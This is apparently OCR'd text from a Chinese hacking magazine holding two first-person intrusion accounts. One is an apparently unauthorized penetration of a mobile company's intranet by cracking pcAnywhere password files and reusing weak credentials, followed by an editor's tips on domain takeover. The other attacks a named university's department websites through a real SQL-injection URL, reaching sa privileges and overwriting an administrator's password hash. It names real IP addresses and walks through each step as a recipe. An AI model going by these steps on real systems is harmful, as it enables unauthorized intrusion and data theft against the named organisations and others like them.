


图10


图11




图12




图13

样，找到配置文件*.cif，用工具破解，得到了密码！同时我发现刚才看的10.160.158.2弱口令机器没有开3389的也在里面！就连接它吧，到了要输入连接账号密码的时候我第一次是填的账户cluster，密码是空，不对！接着用刚才破解出来的密码一试，进去了，呵呵！然后到了登录窗口输入刚才的弱口令账户cluster，密码是空，也成功进入（图14）。这个我们叫他3号机！




图14




图15

接着怀着激动的心情用这个破解的pcanywhere密码试着去连接其他几个被控端，以后会有很多收获，但是结果很郁闷，这个管理员还是没有让我这么轻松得逞，试了的几个都不对，我就没有继续试了，又回去看了一会儿扫描报告，希望能挖出点什么线索来，也没有什么发现！正准备撤退的时候，才想起来扫描这么大一个网段，xscan肯定有漏报的时候（这个我以前有些经验，很明显的前后两次扫描报告很多地方不一样，尤其是漏洞多的时候），想到这里我又回到1号机器再扫一遍！

结果是令人欣喜的，又出来弱口令了，哈哈（图15）。几乎是10.160.158.2的一个翻版！步骤都一样，一样用先前破解的pcanywhere密码连接上，然后用扫的弱口令登录成功了，如图16所示。给这台机器编号为4号机！这时我本决定到此为止了，但是心里又有点放不下，总想继续突破！又上这几台机器看了下！并且把所有的密码都放在一起进行了对比，发现还有一个密码我没有去其他地方尝试，就是2号机的弱口令SUNTEK口令与用户名相同于是我用这个密码去连接这些pcanywhere的被控端，哈哈，又是意外的惊喜，第一次尝试就连接上了一台，而且windows还不要登录密码，这个时候我想基本也没有继续的必要了，反正接着发现更多的密码、做更多的尝试拿下多数机器是很容易的事情了！

写在文章最后：我把这篇文章写出来的目的是想把一次内网渗透的经历分享给大家，同时也看到了移动公司内部到底是什么情况！不过让我觉得严重的是无法想象要是找到数据库服务器会发生什么？虽然我是不会做什么坏事情，但是不保证人人都只是进去看看的吧！好了，文章就到这里了，我是黑萝卜，希望大家可以一起多交流！




图16

编辑点评：

在内网扫到弱口令，仅仅去尝试3389、pcanywhere思维是太单一了，古老的ipc$入侵大家就忘记了？另外，如果是公司内网的话，一般都是域管理的，拿到域管理账号就全部控制内网了。如何找到域服务器、什么命令可以直接看到域管理账号名，其实是一个net命令就可以做到的。另外，我不赞成内网扫描这种模式，如果有报警之类的软件的话（现在内网都有直接通知到网管手机的软件），估计一切前功尽弃。



渗透A计划之——拿下母校所有院系网站的权限

大家好，今天我给大家带来的文章是《渗透A计划之——拿下母校所有院系网站的权限》。这次渗透总共拿下二台web服务器和一台数据库服务器，其中二台web服务器上存放了武汉工程大学所有院系的网站，总共有近50个站点。其中包括学工在线、化院时空、青年园地、招生信息网、科研中心网、人事处等系列网站。因为篇幅的关系，文章没有发表完。下一期，我会把《渗透B计划之——完全掌握母校网络拓扑结构》写出来，文章主要讲，怎样利用嗅探、溢出来进行内网的深入渗透，从而拿下邮箱、DNS、新闻主站、教务处等服务器。好了，下面开始我们的渗透之旅。

一、渗透起因


早就想对学校网站进行一次检测了，但一直找不到很好的机会。正好，我们这学期开了一门网络系统分析课程，代课的老师又是负责学校网络的，一次和老师的谈话得知，学校网站想找一些公司做次安全评估，正合我意，我马上和老师说，能不能先对学校网站做次安检。说完这些话，老师就问我，“你是不是学网络安全的？”，我说：“学网络安全有一年半的时间，主要是买这方面的书籍自学。”听我这么一说，老师就把这次对学校网站安全检测的工作交给我了。

二、初步渗透


今天周末，我起了个大早。一开电脑，我就想到昨天答应老师的事，对学校网站做次安检。而且星期一就要给他答复，没办法，还是先去学校网站上看看吧。学校网站在上半年重新改版，原来那些存在漏洞的程序都换掉了，要想渗透进去没原来那么简单了，主站的新闻系统存在注入漏洞，我原来就渗透进去过，还给管理员留了言，让它把后台改掉。现在倒好，程序没有换，还是存在注入漏洞，可是后台找不到了，用goolge搜索后台的方法也没找到。只

能从学校的单位网站下手了吧。首先，看看学校的就业信息网，这个网站的论坛原来是用的动网5.0的，那时存在上传漏洞，只花了几分钟就拿到webshell了，可是现在论坛关了，马儿也没有了，真郁闷。只有再想其它办法，这个就业信息网的新闻系统存在注入漏洞，后台也没改，但是表名猜不出来，我也不想到网上去找它源程序了，好麻烦。反正还有十几个单位网站，我就不信，一个存在漏洞的都没有。接着，看了下学校的青年园地，青年园地刚进行改版，现在用的是动力文章管理系统3.51版，我检测了下，上传漏洞打了补丁，注入漏洞也补了，默认数据库改了，好像也没有什么好办法，本来想用忘记密码来找回管理员密码，可是管理员的密码提示答案，我没猜出来。真倒霉啊，都试了几个站了，一个存在严重问题的都没有，看样子，学校网管的安全意识比原来高多了，我想，这要感谢我，不是我原来对学校网站的骚扰，能有学校网站现在的安全吗？^_^

继续寻找网站突破点，下一个单位网站是学工在线，刚打开这个网站，我就觉得这个程序好眼熟，好像还暴出过漏洞，查了一下版本信息，原来是惠信新闻系统sql版，如图1所示。



图1


惠信新闻系统access版本存在注入漏洞，可以得到管理员用户名和密码，然后进入后台，通过数据库备份功能获得webshell。不知道惠信新闻系统sql版存不存在此漏洞。先来看几条新闻，提交and 1=1，and 1=2，都返回“类型不匹配：'cint'”，说明对数字型变量用cint函数进行了限制，所以提交的只能是数字型，字符型变量也不能注入。新闻页面下有个发表评论，这里程序很容易犯错误，先注册个用户，发表一条评论，查看评论地址http://student.wit.edu.cn/news/gbookread.asp?id=106&BigClassName=日常管理&SmallClassName=警示窗&SpecialName=&NewsID=297，提交and 1=1页面返回正常，提交and 1=2页面没有评论返回，说明存在注入漏洞，不想手工猜解浪费时间，马上拿出HDSI2005进行猜解，竟然是sa权限，今天真是运气好啊。连接数据库的是sa权限用户，相当于有了系统权限了。先看看数据库和web服务器是不是同一台服务器，执行命令ipconifg返回的ip是218.199.176.130，如图2所示。


图2


通过ping学工在线的域名得知web服务器的ip是210.42.24.58。数据库服务器和web服务器分开的。现在我们可以在数据库服务器上加用户，执行系统命令，看看数据库服务器上还有哪些数据库，可能对日后渗透有用，数据库列表如图3所示。

现在数据库服务器已经拿到最高权限了，由于它限制了外网的访问，只有校园网才能访问。我用的电信宽带，访问不了数据库服务器。还是先拿下这台web服务器，先猜解出表名，存在admin表，可能是管理员表，如图4所示。


图3



图4


暴出了管理员表admin的字段名，暴出了管理表的内容，总共19个管理员，权限都不一样，可能有的是加文章，有的是处理文章的，选了一个oskey=5的用户，password是30位时，md5不是只有16位32位两种吗，怎么出来了个30位的，这个可能是另一种加密方法，不管那么多，从网上下了一个惠信新闻系统access版的，管理员密码也是30位，293740B3817A38ADC0898C1858AA86明文是admin，现在我们来把学工在线的管理员密码更新为293740B3817A38ADC0898C1858AA86，就可以用密码admin进去了。如图5所示。

